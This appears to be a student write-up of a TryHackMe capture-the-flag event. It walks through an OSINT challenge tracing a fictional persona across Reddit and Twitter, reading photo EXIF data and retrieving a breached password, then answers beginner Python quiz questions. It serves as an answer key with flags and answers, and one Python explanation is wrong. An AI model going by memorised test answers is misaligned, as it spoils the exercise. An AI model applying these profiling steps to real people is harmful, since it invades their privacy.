
Basic Image Information

Target file: lights-festival-website (2).jpg

Copyright:	{FLAG}ALWAYSCHECKTHEEXIFD4T4

Question 10

As the website given in THM as hint seems to be down, the answer is given in the Google form. The password of his appeared in a breach was **spygame.**



Q10: Has Rudolph been pwned? What password of his appeared in a breach? * 2 points

Scylla seems to be down. So if you find it difficult to search for this, the answer is "spygame". I'll give you this one for free.

spygame

Question 11

Based on the hint given in the google form, we searched on Google Maps and we found the street number for the Marriot is **540.**

540 Michigan Ave, Chicago, IL 60611, United States

Located in: The Shops at North Bridge

Thought Process/ Methodology:

At first, we searched for Rudolph's username which was 'IGuidetheClaus2020' on Reddit. We found his account and navigated to the comments section of his profile page. We then found out from his comments that he was born in Chicago and created by Robert. To find Robert's last name, we did a Google search and discovered that Robert's last name was May. Then, we found that Rudolph used another social media platform in his Reddit comments, which was Twitter. We tried to key in Rudolph's Reddit username in the Twitter search box and found Rudolph's Twitter account with the username IGuideClaus2020. By referring to Rudolph's Twitter account, we found that Rudolph's favourite TV show right now is Bachelorette. Based on Rudolph's Tweet history, he took part in a parade. To find the location of the parade, we copied the image's link address and pasted it into Google Images. We found Thompson Coburn's Chicago office's website which gave us the information that the parade took place in Chicago. In order to find the specific location of the photo taken, we downloaded the higher resolution picture Tweeted by Rudolph and uploaded it to http://exif.regex.info/. According to the Exif data, the photo was taken at 41.891815, -87.624277 and the flag was {FLAG}ALWAYSCHECKTHEEXIFD4T4 . For question 10, as the website given in THM as hint seems to be down, the answer is given in the Google form. The password of his that appeared in a breach was spygame. Next, based on the hint given in the google form, we used Google Maps and found the address of the Marriot, with the street number 540.

Day 15: Scripting - There's a Python in my stocking!

Tools used: -

Solution/Walkthrough:


Question 1

Since True has the value of 1, that means True + True is equivalent to 1 + 1. That means True + True = **2**.

In binary, 1 represents True and 0 represents False.

Question 2

Based on the Try Hack Me website, we can see that the database for installing other libraries is called 'PyPi' under the 'Libraries' part.



Question 3

In bool("False"), the quotation marks dictate that False is actually a string here instead of a boolean value. Because of that, the value of the string "False" is equal to 1, and the output of bool("False") will be **True**.

Question 4

In the Try Hack Me website, under the 'Libraries' part, we can see that in order to download HTML of a webpage, we need to install the library called 'requests'.

```
pip3 install requests beautifulsoup4
```

Something very cool you can do with these 2 libraries is the ability to extract all links on a webpage.

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')
```

Question 5

```
x = [1, 2, 3]

y = x

y.append(6)

print(x)
```

This is the code to analyse for Question 5. x is a list which contains 3 elements. Since y has been assigned the value x, that means y is a list exactly the same as x. Append is a method that adds a single item (element) to the list provided. Therefore, 6 is appended to the list y. Since x is equal to y, we know y.append is also x.append, so x is [1, 2, 3, 6] now.

Question 6

Based on the Try Hack Me website, they explain what causes the output of the previous task, which is 'pass by reference'.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

Question 7

The names in the list are Skidy, DorkStar, Ashu, and Elf. The program asks for the user's name, then checks to see if it matches any of the names in the list. Since the input "Skidy" perfectly matches the item in the list, it will print "**The Wise One has allowed you to come in.**"

Question 8

Even though "Elf" is in the list, the input "elf" is not a match because the input is case-sensitive. Thus, "Elf" and "elf" are two different values. Because of that, the input "elf" will print "**The Wise One has not allowed you to come in.**"

Thought Process / Methodology:

By following the information on Python given by TryHackMe, we know that True + True = 2 because True in boolean has the value of 1. TryHackMe also provides us with the PyPi library which is the database for installing other libraries. The output of bool("False") is True because False here is actually a string and not a boolean value. The TryHackMe website tells us that the library "requests" is needed to download the HTML of a webpage using Python. In Question 5, y is exactly the same as x, so appending an item to the list y also appends it to the list x. This is because of pass by reference, which is the answer to Question 6. Meanwhile, Question 7 and 8 depend on the user's input matching exactly with the items in the list. Since "Skidy" is a direct match while "elf" is not, the first output is that they are allowed to come in while the second output says otherwise.